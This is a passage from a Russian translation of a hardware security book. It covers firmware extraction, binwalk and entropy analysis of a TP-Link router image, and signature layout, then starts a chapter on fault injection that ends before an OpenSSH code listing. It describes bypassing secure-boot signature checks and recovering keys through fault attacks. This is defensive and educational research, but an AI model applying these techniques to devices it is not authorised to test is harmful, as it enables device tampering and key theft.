Некоторые устройства поддерживают стандарт USB Direct Firmware Update (DFU), который используется для загрузки и выгрузки образов прошивки на устройство и с него. Если целевое устройство поддерживает его, то он обычно включается в качестве альтернативного режима загрузки. Например, режим может быть установлен с помощью перемычки или выбран автоматически, если образ встроенной прошивки поврежден. Вы можете вмешаться в процесс загрузки образа путем внедрения ошибок, что выполняется не сложнее, чем короткое замыкание линии данных, после которого загружаемые данные окажутся повреждены. Если у вас поддерживается режим DFU, то вы можете загрузить (извлечь) образ прошивки. Это можно сделать с помощью инструмента dfu-util, если он поддерживает устройство, а само устройство поддерживает загрузку.

У устройства также может быть собственный проприетарный протокол, который тоже называется режимом DFU. Кроме того, устройство может иметь несколько режимов восстановления. Например, у iPhone и iPad обычно есть «режим восстановления», который позволяет перепрошить устройство через USB и запустить прошивку, которую Apple может обновить. Кроме того, отдельный «режим DFU» запускает неизменяемый код ПЗУ, что позволяет перепрошивать устройство через USB. «Режим DFU» — это частный протокол, который не реализует стандартный режим USB DFU.

Если у вас закончились программные средства извлечения образа или вам просто хочется выполнить аппаратную атаку, то можете попытаться извлечь прошивку из флеш-чипа. Это *легко* сделать на внешнем флеш-чипе. У некоторых SoC есть внутренняя флеш-память, доступ к которой можно получить только с помощью реверс-инжиниринга на уровне микросхемы и микрозондирования после снятия крышки, и поэтому в данной книге такие случаи не рассматриваются.

Чтобы извлечь чип флеш-памяти с платы, вам придется отпаять его, что не так сложно, как кажется, но для этого потребуется паяльная станция с горячим воздухом. Обычно образ извлекают с помощью специально приобретенного устройства для чтения памяти. Если вы хотите обойтись минимальными усилиями,

то вам подойдет что-нибудь из серии FlashcatUSB. Модели этой компании поддерживают как SPI, так и параллельные флеш-чипы, и их стоимость варьируется от низкой до средней.

Существуют также всевозможные другие методы чтения флеш-памяти SPI. Это можно делать с помощью устройств Arduino Teensy и Raspberry Pi. Чон Ук (Мэтт) в работе *Reverse Engineering Flash Memory for Fun and Benefit* на Black Hat 2014 описывает собственный подход к получению образа. Эта работа – отличный способ узнать о создании аппаратного обеспечения, позволяющего взаимодействовать с флеш-чипами и кодировками флеш-памяти. В работе описывается процесс подключения чипа и его считывание путем бомбардировки битами через FTDI FT2232H.

Говоря о задаче чтения встроенной флеш-памяти, следует также упомянуть, как читать чипы eMMC. Эти чипы, как правило, представляют собой SD-карты в форме чипа, как упоминалось в главе 2. Благодаря хорошей обратной совместимости вы можете запускать считывание в однобитном режиме (это означает, что вам нужны только контакты GND, CLK, CMD и D0). На рис. 3.37 показан пример промежуточного устройства SD-карты, подключенного для считывания памяти eMMC.




Рис. 3.37. На этой плате разъемы флеш-памяти eMMC (в нижней части платы, не видны) были выведены на несколько контактных площадок, на которые можно установить разъемы

В этом примере мы удерживаем целевой процессор в состоянии сброса, заземляя контакт nRST, после чего можно подключить SD-карту к USB-устройству чтения SD-карт. Мы должны удерживать целевой процессор в состоянии сброса, иначе

он будет пытаться одновременно переключать линии ввода/вывода. Затем мы можем смонтировать файловую систему на SD-карту на нашем компьютере. В этом примере это была стандартная файловая система Linux. Почитайте доклад *Hardware Hacking with a \$10 SD Card Reader* Амира Zenofex Этемади, Си Джей sj_000 Хереса и Хоа maximus64 Хоанга на Black Hat 2017 и ExploitEE.rs Wiki.

Анализ образа прошивки

Далее нужно проанализировать образ прошивки. В нем будет описано несколько блоков для разных функциональных компонентов, например различные этапы загрузчика, цифровые подписи, слоты для ключей и образ файловой системы. Первый шаг – разбить образ на составляющие. Каждый компонент может быть записан простым текстом, а также сжат, зашифрован и/или подписан. Binwalk – полезный инструмент, позволяющий вести поиск всех компонентов в образе прошивки. Он распознает разделы, сопоставляя их с «магическими» байтами, кодирующими разные типы файлов.

Если данные зашифрованы, то сначала нужно выяснить, какие используются шифрование и ключ. Лучше всего провести анализ побочных каналов (см. главы с 8 по 12). Обычно используются параметры AES-128 или AES-256 в режиме CTR или CBC, хотя я также встречал использование ECB и GCM. Получив ключ, вы можете расшифровать изображение и провести дальнейший анализ. О том, как работать с цифровыми подписями, вы можете почитать в пункте «Подписи» далее.

Как только вы получите образ с простым текстом или сжатыми блоками, binwalk возьмет на себя следующие задачи:

- обнаружение различных файлов, файловых систем и методов сжатия в образе с помощью параметра `--signature`;
- извлечение различных компонентов с помощью параметров `--carve`, `--extract` или `--dd`. Если вы укажете параметр `--matryoshka`, то это будет выполнено рекурсивно;
- определение архитектуры ЦП путем анализа кодов операций в файле с помощью параметров `-opcode` или `--disasm`;
- поиск фиксированной строки с помощью параметра `--raw`;
- анализ и построение графика энтропии Шеннона файла с помощью параметра `--entropy` или сжатие zlib с помощью параметра `--fast`. Используйте `--save` для сохранения графика энтропии в файл;
- выполнение hexdump и сравнение бинарных файлов с помощью параметра `--hexdump`;
- поиск сжатых данных с отсутствующими заголовками методом грубой силы, используя `--deflate` или `--lzma`.

В качестве примера рассмотрим пару прошивок некоторых устройств, которые можно легко скачать (в данном случае используется прошивка для роутера TP-Link TD-W8980). Мы рассматриваем версию TD-W8980_V1_150514 (называется TD-W8980_V1_150514.zip). Разархивируйте его и запустите binwalk следующим образом:

```
$ binwalk TD-W8980v1_0.6.0_1.8_up_boot\150514\2015-05-14_11.16.43.bin
DECIMAL HEXADECIMAL DESCRIPTION
17524 0x4474    CRC32 polynomial table, little endian
20992 0x5200    uImage header, header size: 64 bytes, header CRC: 0x8930352,
                created: 2015-05-14 03:01:45, image size: 37648 bytes,
                Data Address: 0xA0400000, Entry Point: 0xA0400000,
                data CRC: 0x1F36D906, OS: Linux, CPU: MIPS, image type:
                Firmware Image, compression type: lzma, image name:
                "u-boot image" ❶
21056 0x5240    LZMA compressed data, properties: 0x5D, dictionary size:
                8388608 bytes, uncompressed size: 101380 bytes
66048 0x10200   uImage header, header size: 64 bytes, header CRC: 0xBEC297,
                created: 2013-10-25 07:26:06, image size: 41781 bytes,
                Data Address: 0x0, Entry Point: 0x0, data CRC: 0xBECBCEC2,
                OS: Linux, CPU: MIPS, image type: Multi-File Image,
                compression type: lzma, image name: "GPHY Firmware" ❷
66120 0x10248   LZMA compressed data, properties: 0x5D, dictionary size:
                8388608 bytes, uncompressed size: 131200 bytes
132096 0x20400  LZMA compressed data, properties: 0x5D, dictionary size:
                8388608 bytes, uncompressed size: 3979748 bytes
1442304 0x160200 Squashfs filesystem ❸, little endian, version 4.0,
                compression:lzma, size: 6265036 bytes, 592 inodes,
                blocksize: 131072 bytes, created: 2015-05-14 03:09:10
```

Полученный вывод (отформатированный для удобочитаемости) содержит некоторую интересную информацию: образ загрузчика u-boot ❶, прошивку для GPHY ❷ и файловую систему Squashfs (Linux) ❸. Если вы запустите binwalk с параметрами `--extract` и `-m`*atryoshka*, то получите все эти блоки как отдельные файлы со сжатыми и распакованными версиями компонентов и распакованную файловую систему Squashfs.

ПРИМЕЧАНИЕ

Дополнительную информацию о реверс-инжиниринге можно получить в книге *The IDA Pro, 2-е издание* (No Starch Press, 2011) Криса Игла. Если вас интересуют встраиваемые системы, то ознакомьтесь с бесплатной версией программы с открытым исходным кодом Ghidra, которая поддерживает многие встроенные процессоры и содержит декомпилятор, обеспечивающий представление двоичного файла на языке C. См. также *The Ghidra Book* (No Starch Press, 2020) Криса Игла и Кары Нэнс¹.

¹ Игл К., Нэнс К. Ghidra. Полное руководство. 2022.

Пока что мы в основном говорили об атаках на встроенные системы, но программный реверс-инжиниринг дает еще одну возможность, которая может вам понадобиться, — идентификацию зашифрованных блоков и подписей. В следующих главах предполагается, что эта тема вам уже понятна, поэтому приведем пример. Если мы изменим файл в файловой системе Squashfs (например, /etc/passwd или /etc/vsftpd_passwd), то окажется, что маршрутизатор не принимает новый образ прошивки. Дело в том, что подлинность образа проверяется с помощью подписи RSA-1024. Подпись в выводе binwalk не указывается, поскольку подписи часто представляют собой просто последовательности случайных байтов с определенными смещениями. Найти эти смещения можно с помощью анализа энтропии.

Анализ энтропии

Энтропией в информатике называется мера плотности информации. Для наших целей мы используем восьмибитную энтропию. Нулевая энтропия означает, что блок данных содержит одно значение, а энтропия, равная 1, означает, что блок содержит равные доли информации для каждого значения от 0 до 255. Энтропия, близкая к 1, — признак наличия в данных криптографического ключа, зашифрованного текста или сжатия.

Преисполнясь надежды и предвкушения, снова запускаем binwalk с параметрами --nplot и --entropy:

```
$ binwalk TD-W8980v1_0.6.0_1.8_up_boot\150514\_2015-05-14_11.16.43.bin --nplot  
--entropy
```

DECIMAL	HEXADECIMAL	ENTROPY
0	0x0	Falling entropy edge (0.660092)
24576	0x6000	Rising entropy edge (0.993507)
57344	0xE000	Falling entropy edge (0.438198)
69632	0x11000	Rising entropy edge (0.994447)
106496	0x1A000	Falling entropy edge (0.447692)
135168	0x21000	Rising entropy edge (0.994445)
1417216	0x15A000	Falling entropy edge (0.000000)
1445888	0x161000	Rising entropy edge (0.993861)
7704576	0x759000	Falling entropy edge (0.779626)

Инструмент binwalk вычисляет энтропию каждого блока и определяет их границы по значительным изменениям энтропии. Обычно вычисление позволяет находить смежные блоки сжатых или зашифрованных данных, но иногда можно найти и ключ. В данном случае мы ищем подпись RSA-1024 (128 байт), а такого блока нет.

Если вы снова запустите binwalk, убрав параметр --nplot, то он создаст график, показанный на рис. 3.38.




Рис. 3.38. Результат анализа энтропии из binwalk с настройками по умолчанию

На графике искомая подпись 1024 бита/128 байт тоже не видна. Эту подпись можно встроить в один из этих блоков, но мы уже в любом случае выстрелили себе в ногу. Наш метод использования binwalk никогда не покажет 128-байтовый пик. Помните, как вычисляется энтропия по блоку данных? В ходе вычисления binwalk разбивает файл на блоки данных и вычисляет энтропию по этим блокам. По умолчанию размер блока равен 0x1000 или 4096 байт. Если наши 128 случайных байт находятся в 4096-байтовом блоке, то энтропия не слишком изменится.

Вот почему у binwalk есть параметр `--block`. Очень хочется задать размер блока 128 байт, но пик все равно не образуется, если подпись не окажется точно в границах блока. Поэтому для надежности мы обычно используем размер блока 16 байт.

Теперь возникает другая проблема: крайне медленное выполнение. Вывод тоже скучный:

```
$ binwalk TD-W8980v1_0.6.0_1.8_up_boot\150514\2015-05-14_11.16.43.bin --save
--entropy \
--block=16
```

DECIMAL	HEXADECIMAL	ENTROPY
<hr/>		
0	0x0	Falling entropy edge (0.384727)




Рис. 3.39. Результат анализа энтропии с размером блока в 16 байт

Полезного тут мало, так как не было определено вообще никаких блоков. Выходной график на рис. 3.39 тоже не показывает того, что нам нужно.

Все дело в вычислении энтропии. Важно понимать, что для блоков меньше 256 байт энтропия по определению не может быть равна 1. Вообще энтропия, равная 1, достигается, только когда каждое значение байта встречается в блоке с одинаковой частотой. Если блок меньше 256 байт, то получить 1 или более просто невозможно. Следовательно, энтропия не может быть равна 1. На самом деле при длине блока 16 энтропия может быть равна не более 0,5.

Поскольку binwalk обнаруживает фронты энтропии, нам нужно настроить пороговые значения для нарастающего и спадающего фронта. Если максимальная энтропия равна 0,5, то вы можете установить пороги `--high=0,45` и `--low=0,40`. Кроме того, вы можете найти собственные «пики» энтропии, используя параметр `--verbose`, который просто выводит энтропию для каждого блока.

Конечно, определение фронтов ничего не дает, так как их получилось больше 2000. Причина снова в расчете энтропии. Можете ли вы угадать, какова энтропия фразы «Glib jocks quiz nymph to vex dwarf»? При размере блока 16 байт первый блок имеет энтропию 0,447. Дело в том, что чем меньше размер блока, тем выше вероятность того, что неслучайная последовательность байтов случайно

содержит только уникальные значения, и следовательно, энтропия стремится к максимуму (другими словами, мы получаем ложные срабатывания).

Подумаем. Если бы нам нужно было хранить подпись в образе прошивки, где бы мы это сделали? Вероятно, она шла бы непосредственно перед блоком, который мы защищаем, или сразу после него. Рассмотрим первые 0x400 байт:

```
$ binwalk --entropy --block 16 --high 0.45 --low 0.40 --save --length 0x400
```

DECIMAL	HEXADECIMAL	ENTROPY
0	0x0	Falling entropy edge (0.384727)
64	① 0x40	Rising entropy edge (0.500000)
80	0x50	Falling entropy edge (0.101410)
208	② 0xD0	Rising entropy edge (0.500000)
336	0x150	Falling entropy edge (0.000000)
608	0x260	Falling entropy edge (0.330848)
640	0x280	Falling entropy edge (0.378050)
688	0x2B0	Falling entropy edge (0.315223)
784	0x310	Falling entropy edge (0.165558)
912	0x390	Falling entropy edge (0.347580)
976	0x3D0	Falling entropy edge (0.362425)

Нашлось два участка с высокой энтропией: 16 байт по адресу 0x40 ① и 128 байт по адресу 0xD0 ②. 128-байтовый блок хорошо виден на графике энтропии на рис. 3.40.




Рис. 3.40. Более подробный анализ энтропии с акцентом на интересующие области

Теперь, применив навыки, описанные ранее в данной главе, вы можете найти страницу <https://github.com/xdarklight/mktplinkfw3/>, на которой задокументирован формат заголовка для этого конкретного образа микропрограммы. Как вы уже догадались, 0xD0 – это подпись RSA (а 0x40 – сумма MD5).

Подписи

Если данные защищены подписью, вам понадобится ключ подписи или способ обойти проверку подписи, чтобы загрузить модифицированную прошивку (способы обхода проверки подписи мы обсудим в главе 6).

Вернемся к образу прошивки: чтобы проверить подпись данных, изменим в образе прошивки байт, который не приведет к сбою выполнения (например, в строковой константе – это может быть отладочное сообщение или сообщение об ошибке). Если после изменения устройство не загрузится, то, скорее всего, выполняется проверка подписи или контрольной суммы. Потребуется реверс-инжиниринг, чтобы выяснить, что из этого выполняется, и данная задача уже может быть непростой. Код, подтверждающий хотя бы первую стадию загрузки прошивки, находится в ПЗУ и скрыт от вас.

Зато вы можете найти в образе подпись RSA или эллиптические криптографические кривые (elliptic curve cryptography, ECC). И то и другое – последовательности байтов с высокой энтропией. Подпись RSA-2048 будет иметь длину 2048 бит (256 байт), и подпись ECDSA, например на кривой prime256v1, будет $256 \times 2 = 512$ бит подпись (64 байта). Всплески энтропии в конце или начале блока прошивки могут быть признаком того, что в блоке хранится подпись.

Кроме того, проверьте разницу между двумя трассировками побочных каналов: при загрузке с правильной подписью и при загрузке с поврежденной подписью. Данный тест позволяет точно определить, в какой момент во время загрузки путь выполнения расходится, а это обычно (но необязательно) происходит сразу после проверки подписи. Эта информация также полезна, если вы хотите обойти проверку подписи с помощью внедрения ошибок.

Наконец, вместе с образом может передаваться открытый ключ, используемый для проверки целостности, поскольку место в ПЗУ (или FUSE-битах) ограничено, а открытые ключи (особенно RSA) весьма увесисты. Это означает, что вы можете поискать в образе микропрограммы разделы с высокой энтропией, и в них будет содержаться открытый ключ. Для RSA-2048 открытый ключ представляет собой мантиссу из 2048 бит и открытый показатель экспоненты. Очень часто этот показатель равен 65 537 (или 0x10001). Если вы найдете значение 0x10001 рядом с секцией с высокой энтропией, то перед вами открытый ключ RSA. Для ECC открытые ключи – точки на кривой. Существуют несколько способов закодировать это, например в аффинных (x,y) координатах, и в этом случае кривая prime256v1 содержит 256 бит для x и y , всего 512 бит. Сжатое

кодирование основано на том факте, что у эллиптических кривых есть только два возможных значения для y , учитывая кривую и координату x точки, поэтому сжатое обозначение точки на prime256v1 задается координатами x (256 бит) и 1 битом y , всего 257 бит. В работе *Standards for Efficient Cryptography, SEC 1: Elliptic Curve Cryptography* определен общий код: точка имеет префикс 0x04, если она несжатая, а если сжата, то префикс равен 0x02 или 0x03, в зависимости от координаты y .

Вы можете подумать: «Но ведь встраивать ключ прямо в проверяемый объект — это небезопасно! Ключ легко подделать!» Да, это так. Для экономии места хеш открытого ключа обычно хранится в FUSE-битах. Это означает, что во время загрузки сначала хеш открытого ключа сверяется с сохраненным хешем и только затем используется для проверки образа. Из-за данной последовательности злоумышленники получают вторую точку для внедрения ошибки. Вы можете создать образ, в который встроен ваш собственный открытый ключ, и подписать его этим ключом. Затем можно использовать внедрение ошибок, чтобы пропустить проверку ключа.

ПРИМЕЧАНИЕ

Еще вы можете спросить, почему хеш хранится в FUSE-битах, а не в ПЗУ. Ответ — из-за производительности. Обновление ПЗУ после создания кремниевой маски обходится дорого. Обновление FUSE-битов во время производства сводится лишь к регулировке производственных сценариев и не требует больших затрат. Это позволяет использовать один и тот же дизайн для создания чипов с разными открытыми ключами.

Есть и другие, распространенные способы подписания образа микропрограммы: с помощью кода аутентификации сообщения на основе хеша (hash-based message authentication code, HMAC) или кода аутентификации сообщения на основе шифра (cipher-based message authentication code, CMAC). Эти коды аутентификации требуют распространения симметричного ключа, то есть у вас есть «корневой ключ», зашифтованный в каждое устройство (способное проверять и подписывать произвольные образы), или вы диверсифицируете симметричные ключи для каждого устройства, но затем вам необходимо зашифровать каждый образ встроенного ПО ключом для конкретного устройства. Первый вариант глупый, а второй затратный. Первый вариант описывает то, что произошло с атакой Philips Hue (см. статью *IoT Goes Nuclear: Creating a ZigBee Chain Reaction* Эяля Ронена и др.), поэтому не всегда стоит что-то исключать по причине «ну это же серьезный продукт, не может тут все быть сделано именно так».

Резюме

В данной главе мы рассмотрели методику сбора полезной информации для аппаратных хакерских атак, и обычно этого достаточно для достижения цели. Устройства часто не имеют встроенного шифрования, и если у вас есть возможность скачать прошивку с JTAG, то вы найдете в ней достаточно информации, чтобы взломать устройство.

Если повезет, вам удастся узнать столько информации, чтобы можно было эксплуатировать систему напрямую, и если возникнет необходимость использовать более сложные атаки, то мы будем знать, как провести их на этой конкретной системе. Поскольку наша книга посвящена сложным атакам, мы будем предполагать, что они необходимы, и дальше займемся углубленным их изучением. В следующей главе мы объединим методы обнаружения информации, описанные здесь, с навыками взаимодействия, изложенными в главе 2, чтобы найти в системе слабые места, чреватые внедрением ошибок.

4

Слон в посудной лавке. Внедрение ошибок



Внедрение ошибок — это наука и в то же время искусство обходить механизмы безопасности, вызывая в устройстве небольшие аппаратные поломки прямо во время его нормальной работы. Внедрение ошибок может повлечь за собой больший риск для безопасности системы, чем анализ побочных каналов. Анализ побочных каналов выполняется для поиска криптографических ключей, а внедрение ошибок позволяет атаковать другие механизмы безопасности, например безопасную загрузку, которая, помимо обеспечения полного контроля над системой, дает возможность достать ключи непосредственно из памяти, не прибегая к анализу побочного канала.

Внедрение ошибок вынуждает устройство работать за пределами его нормальных рабочих параметров, а желаемый результат достигается путем манипуляций с физическими параметрами. В этом заключается основное различие между «естественнymi ошибками» и «ошибками, созданными атакующими». Атакующие сами проектируют ошибки, чтобы точечно отключить сложные системы или вызывать определенную реакцию устройства, которая позволит им обойти механизмы безопасности. Результат может быть разным: от повышения привилегий до извлечения секретного ключа.

Высокая точность внедрения ошибок напрямую зависит от точности спроектированного устройства для внедрения. Менее точные устройства порождают более неожиданные эффекты, которые, ко всему прочему, будут при каждом

запуске разными, а это означает, что лишь некоторые из созданных ошибок будут использоваться для дела. Атакующие пытаются свести к минимуму количество попыток внедрения ошибок, чтобы как можно дольше продлить время эксплуатации. В главе 5 мы рассмотрим методы внедрения ошибок, а также наблюдаем за тем, что происходит с микросхемой при возникновении ошибки.

Внедрение ошибок на практике не всегда уместно, так как для внедрения обычно требуется физический доступ к цели. Если целевое устройство надежно хранится в закрытой серверной комнате, то внедрить ошибки не получится. Если логические аппаратные и программные атаки не принесли желаемого результата, но физический доступ к цели у вас есть, то внедрение ошибок может спасти ситуацию. (Внедрение ошибок, вызванных программным обеспечением, не считается, поскольку для внедрения такой ошибки физический доступ не требуется. Подробнее об этом сказано в подразделе «Программные атаки на аппаратные средства» раздела «Типы атак» в главе 1.)

В этой главе мы обсудим основы внедрения ошибок и обоснования применения этого метода в целом. Мы также выполним тренировочное исследование реальной библиотеки (OpenSSH) и попробуем обойти механизмы аутентификации с помощью ошибок. На практике ошибки непредсказуемы, и перед внедрением необходимо произвести тщательную настройку параметров тестового стенда, поэтому мы также исследуем различные части стенда для внедрения неисправностей и стратегии настройки параметров.

Внедрение ошибок в механизмы безопасности

Устройства могут иметь несколько механизмов безопасности, с которыми можно поэкспериментировать путем внедрения ошибок. Например, функция отладки порта JTAG может быть доступна лишь после ввода пароля, в прошивке устройства может храниться цифровая подпись, а в аппаратном обеспечении ключ может храниться в надежном месте, скрытом от программной части. Любой здравомыслящий аппаратный инженер для обозначения состояния «*доступ разрешен*» или «*доступ запрещен, я вас не звал, уходите*» будет использовать один бит. Предполагается, что значение в данном бите будет сохраняться до тех пор, пока его программный контроллер не даст указание на изменение.

Поскольку на практике внедрение ошибок работает довольно хаотично, сложно атаковать именно тот бит, на котором держится весь механизм безопасности. Предположим, у вас есть устройство для внедрения ошибок, которое переключает один конкретный бит в определенный момент времени (эдакий единорог в мире внедрения ошибок: он красив, и все хотят себе такого, но на практике его не существует, если не считать микрозондирования, но оно уже из другой области).

Итак, мы можем использовать внедрение ошибок для обхода различных механизмов безопасности. Например, когда устройство загружается и выполняет проверку подписи прошивки, мы можем инвертировать логическое значение, отвечающее за *действительность подписи*. Мы также можем инвертировать биты блокировки на заблокированных функциях, таких как криптографические механизмы, ключ от которых мы знать не должны. Можно даже инвертировать биты прямо во время выполнения криптографического алгоритма, чтобы восстановить материал криптографического ключа. Рассмотрим некоторые из этих механизмов безопасности более подробно.

Обход проверки подписи прошивки

Современные устройства часто загружаются с образов прошивки, хранящихся во флеш-памяти. Чтобы запретить загрузку со взломанных образов прошивки, производители устройств подписывают их цифровой подписью, которая хранится где-то рядом с образом прошивки. При загрузке устройства образ и подпись проверяются с помощью открытого ключа, связанного с производителем устройства. Когда подпись проходит проверку, устройство может загрузиться. Проверка защищена криптографически, но в итоге устройство принимает бинарное решение: либо загружаться, либо нет. В загрузочном программном обеспечении устройства это решение обычно сводится к инструкции условного перехода. Нацелив внедрение ошибки на этот условный переход, можно сделать проверку пройденной, даже если образ был подменен. Даже если ПО является достаточно сложным, контролируемая ошибка в одном месте может обрушить всю безопасность, как карточный домик.

Доступ к устройству во время его загрузки позволяет злоумышленнику скомпрометировать любое загруженное программное обеспечение, а это может быть операционная система или любые другие приложения, которые общаются с нужными вам компонентами устройства.

Получение доступа к заблокированным функциям

Безопасная система должна контролировать доступ к своим функциям и ресурсам. Например, приложение не должно иметь доступа к памяти другого приложения, к механизму DMA¹ должно иметь доступ только ядро, а доступ к файлу должен иметь только авторизованный пользователь.

При несанкционированной попытке доступа к ресурсу устройство проверяет определенный бит (или биты) управления доступом и говорит, что «доступ запрещен». Решение часто принимается по состоянию одного бита и осуществляется

¹ DMA (direct memory access) — прямой доступ к памяти. — Примеч. науч. ред.

одной командой условного перехода. Идеальное устройство внедрения ошибок атакует именно эту точку отказа и может инвертировать бит. Как результат — достижение разблокировано.

Восстановление криптографических ключей

Ошибки, которые появляются в ходе выполнения криптографических процессов, могут привести к утечке криптографического ключа. По этой теме написано множество работ, обычно в рамках темы *дифференциального анализа неисправностей* (differential fault analysis, DFA). Это название происходит от использования дифференциального анализа ошибочного выполнения шифра, в ходе которого сравниваются различия между правильными и ошибочными выводами шифра. Существуют известные атаки DFA на криптографические технологии AES, 3DES, RSA-CRT и ECC.

Обычно суть атаки на криптографические алгоритмы состоит в том, чтобы выполнить расшифровку известных входных данных, иногда без внедрения ошибок. Анализ выходных данных может позволить определить сам ключ. В известных DFA-атаках на 3DES для получения полного ключа использовалось менее 100 ошибок. Для AES достаточно одной-двух. Больше информации доступно в статье *Information-Theoretic Approach to Optimal Differential Fault Analysis* Кадзую Сакиямы и др. Классическая атака Bellcore на RSA-CRT выполняется за одну ошибку, которая позволяет извлечь весь закрытый ключ RSA, какой бы длины он ни был. Алгоритм атаки кажется каким-то волшебством, даже если вы разберетесь в его математике! Подробнее об этом можно прочитать в работе *Fault Analysis in Cryptography* (Springer, 2012 г.), вышедшей под редакцией Марка Джоя и Майкла Танстолла.

Можно провести не-DFA-атаки на криптографический алгоритм, подделав реализацию шифра так, чтобы выполнялся лишь один раунд шифрования без добавления ключей, частичного обнуления ключей или других искажений. Все эти методы требуют некоторого анализа криптографических свойств алгоритма и ошибки, поскольку без этого не удастся понять, как в результате ошибочного выполнения извлечь ключ. В самом тривиальном случае можно получить дампы памяти, содержащие ключевой материал. Мы вернемся к DFA в эксперименте в главе 6.

Упражнение по внедрению ошибок в OpenSSH

Рассмотрим, как внедрить ошибку в момент доступа к устройству через соединение OpenSSH и определить возможные точки внедрения в реальном коде, отвечающем за безопасность. Предположим, что на устройстве отключены порты проверки подлинности прошивки и отладки, а интерфейс для общения с ним — порт Ethernet, подключенный к слушающему серверу OpenSSH.

Внедрение ошибок в код C

Чтобы внедрить ошибку на этапе ввода пароля, рассмотрим код OpenSSH 7.2p2, приведенный в листинге 4.1.

